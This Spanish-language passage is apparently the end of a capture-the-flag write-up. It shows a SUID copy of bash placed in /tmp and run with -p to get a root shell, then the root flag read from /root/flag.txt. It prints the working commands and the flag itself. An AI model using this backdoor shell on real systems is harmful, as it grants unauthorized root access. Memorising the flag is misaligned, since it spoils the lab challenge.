-rwsr-sr-x 1 root root 1298416 Aug 13 15:24 rootbash
p_garcia@7362fede34c6:~$
```

Perfecto! Ya tenemos nuestra bash con SUID, para obtener la shell con permisos root lo ejecutamos con -p

```
p_garcia@7362fede34c6:~$ /tmp/rootbash -p
rootbash-5.2# whoami
root
rootbash-5.2#
```

Ya tenemos nuestra shell con los permisos de root, ahora ya podemos ir por la bandera de root

```
rootbash-5.2# cd /root
rootbash-5.2# ls
flag.txt
rootbash-5.2# cat flag.txt
Scholar{cr0n_j0bs_4r3_th3_k3y_t0_r00t}
rootbash-5.2#
```

Verificación de la bandera de root